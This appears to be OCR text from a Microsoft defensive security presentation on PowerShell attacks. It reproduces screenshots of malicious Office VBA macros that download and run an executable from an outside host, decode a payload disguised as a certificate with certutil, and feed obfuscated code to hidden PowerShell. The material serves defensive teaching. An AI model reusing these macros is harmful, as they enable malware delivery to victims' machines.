Defending Against PowerShell Attacks

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Security PFE

Adopted from a presentation by
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
Lead Security Architect, Azure Management

@Lee_Holmes

INTO THE ABYSS



https://twitter.com/JohnLaTwC


Microsoft Visual Basic for Applications - 6dcd0dee00a81ca1ababb34fa789ecb8decaec9dda63766bf74a90f1bdda5b25.xlsm...


File Edit View Insert Format Debug Run Tools Add-Ins Window Help

Ln 1, Col 1


(General) (Declarations)

```
'Declaration of Windows API Function
Private Declare Function URLDownloadToFile Lib "urlmon" Alias "URLDownloadToFileA" (ByVal pCaller As Long, _
    ByVal szURL As String, ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long

 Sub RunMacro()
Dim RetVal
RetVal = Shell("C:\Users\Public\Documents\stage1-embed.exe", 1)
End Sub
Private Sub Workbook_Open()
'Declare Local Variables to be Used in this Sub Module.
    Dim InpUrl As String
    Dim OutFilePath As String
    Dim DownloadStatus As Long

    'Read Input Path for the File and Output File Destination Path
    InpUrl = "http://www.sharkswithlaserbeams.biz/stage1-embed.exe"
    OutFilePath = "C:\Users\Public\Documents\stage1-embed.exe"

    'Invoke API to download file from the website.
    DownloadStatus = URLDownloadToFile(0, InpUrl, OutFilePath, 0, 0)

    RunMacro
End Sub
```


Microsoft Visual Basic for Applications - 92b773bd27881bbd6da7173b01cfa717d0f07ec4400ef26c35afaba7b981f002 - [Ne...
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 1231, Col 1
(General)
s2
Sub AutoOpen()
Dim s As String
s = ""
Dim b As String
b = "-----BEGIN CERTIFICATE-----"
Dim e As String
s = s & "xRAbjSyyIZ9cE37DzhNXBk6Z6dhEwkGmU2sVsAG2E5He9BNw1NNA4MmcoLrzwvmD"
s = s & "IDhceysVOMTo1L7/62qVETx9Gxb5GDUnjZLD+JFDxs1/uoUkxYhJVrqlX9pOz14y"
s = s & "EmMe7QJyFYtkGAQb0Rlq/1puLWIB12APDFO56WJF6MjKfb+iuqs6/pLDAsm5aEH/"
s = s & "ZaD8W2iABrrq1hrf+E/JKrm81Ige74KIeGwzGTL8PV/QQT+SEqnfpyonPjYm3o2W"
s = s & "UqTosV6J7TbfXxR9zvd73c6lfatSzMC0OJJeXmmPSgUF1yW+rx3LjhXgKgcRMi+L"
s = s & "TBjU8wwsmlHl/6dXF85JbXM+D4gUI9qMvZOTWr2a2ejxYrYroaxulpUETnYtEW3o"
s = s & "fMerAt23INRYh9jTxS0h85TwBzqhhA06srcULDOXIwDOIEjR6W11w3Tbh8D3+GaD"
s = s & "orAqHh7wtI+PpjjNBd9QFSGkzRBhGzO0Fspn+IVvNIvdbviDekn9K5K+FsxHXfIP"
s = s & "dCgqRRMNpUnOF61vXgbU724wizwML7wtRbTpp+RFfmBJGM/8qG+kXkhAJr91U6c5"
s = s & "o94Ob3OkRyKuCnV2r91I4BWh4KPIX2dQe492HzSeJnRFyl7eMmJB2yFo8E8Dhgl2"
s = s & "hUT/pdbdDYzPXDTtMhgG3D0B0Yj9W3RbvldqJqBuulIPcD5fgKWKjQcp+2zdk0wk"
s = s & "jdy5i9E7ZAkHKhAj8qamXENdU5V0hGn52E1M4fw0K1nN4wuOEyhDdIOhl9+mSnXc"
e = "-----END CERTIFICATE-----"
Dim fso
Set fso = CreateObject("Scripting.FileSystemObject")
Dim Fileout As Object
Set Fileout = fso.CreateTextFile(Environ("Temp") & "\\Signature.crt", True, True)
Fileout.Write b
Fileout.Write StrReverse(s2() & s)
Fileout.Write e
Fileout.Close
Dim wsh As Object
Set wsh = VBA.CreateObject("WScript.Shell")
Dim waitOnReturn As Boolean: waitOnReturn = True
Dim windowStyle As Integer: windowStyle = 0
wsh.Run "cmd.exe /c certutil -decode " & Environ("Temp") & "\\Signature.crt " & Environ("Temp") & "\\Sign.exe",
wsh.Run "cmd.exe /c " & Environ("Temp") & "\\Sign.exe", windowStyle, waitOnReturn
Kill Environ("Temp") & "\\Sign.exe"
Kill Environ("Temp") & "\\Signature.crt"
End Sub


Microsoft Visual Basic for Applications - 146964290AFE9ED320B4375DE66AC8C32FDB60E8 [design] - [NewMacros (Code)]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 51, Col 1
(General)
callLearning
Sub callLearning()
Dim LearningModule As String
LearningModule = ""
LearningModule = LearningModule + " iNvoKE-ExprESsIoN (([runtime.InTEroPsErviCES.marshaL]::PtrtOstRIngauto([rUNTIM
LearningModule = LearningModule + "AOAAwADUANwA2ADEAMQAxAGEAZgBlAGEAOAAzAGEAZAA0AGEAOABmADEAZQBjADIANgA3ADYANQBlADM
LearningModule = LearningModule + "gAxADUAYwA2ADMAMABkADYAMQBkADIANwBiADEANgBlAGYAYgBhADQAMgAyADUAYgBkADMAZgBjADgAN
LearningModule = LearningModule + "mADYANAA4ADkAYgAyAGUAZQA4ADIAMQBhADQAZABiAGUAYQA4AGYAZQBlADMAOQBhADAAYwA3AGQAOAA
LearningModule = LearningModule + "DQAZgBkADkAMQA0AGMAMwAyADcAMwA0AGUANAAwADAAOQA2ADAAMgBjADcANAAyADcAZQA1ADgAZAA3A
LearningModule = LearningModule + "AYwBmAGUAZAA2AGQAMgBkADEAZQA0AGQAYwAxADcAZgA3ADMAMgA5ADMAZgAzAGIAOQBhAGMANQAwAGY
LearningModule = LearningModule + "QAxADgAMwBjADEAYgA4AGUAZAAwADMAZABhADcANgAzADEAOAAxADcAYwBlADQAZQA4ADQAMAB1ADMAM
LearningModule = LearningModule + "0ADkAYgA5AGEAMAAwAGMAZgBkADgAYgA2AGYAZQAxADkAMgAyADkAOAA3ADUAYwBkADIAZgBhADIAZgB
LearningModule = LearningModule + "DkAZQA1AGMAMwA5AGUAMwBhAGMANQAyAGUAMwAxADEAMQBiADEAYQAzADYAMgBlADAANQAxAGIAZgBiA
LearningModule = LearningModule + "ANQA5ADMAYQAxAGUANgBjADAAOABhADIAOQB1ADQAOQA5ADUAOAA0ADIAZABkADQAMABiADkANQA0AGY
LearningModule = LearningModule + "AAzADkAMQAyADcAYgBmAGEAMwBhADEANQBmADkANAA0ADcANgA3AGQANwBmADgANAA5ADcAOABiAGMAY
LearningModule = LearningModule + "lAGEAYgA3AGEAMgA5ADkAOQBjADAAOAA3ADQAOQA0ADcAMwAwAGQAYwB1ADMAYQBmAGIAMgAxAGIAOAA
Dim WshShell
Set WshShell = CreateObject("Wscript.Shell")
With WshShell.Exec("powershell.exe -noexit -w hidden -Command -")
.StdIn.WriteLine LearningModule
.StdIn.WriteBlankLines 1
.Terminate
End With
End Sub
Function dexit()
MsgBox ("Error: We are sorry, but the server could not be reached. If this problem persists, please contact ser
End Function
Public Function Base64Decoding(StrToDecode As String, Optional CheckInvalidChars As Boolean = True) As String
Static DecodeTable(0 To 255) As Byte

WHAT DOES APT LOOK LIKE?



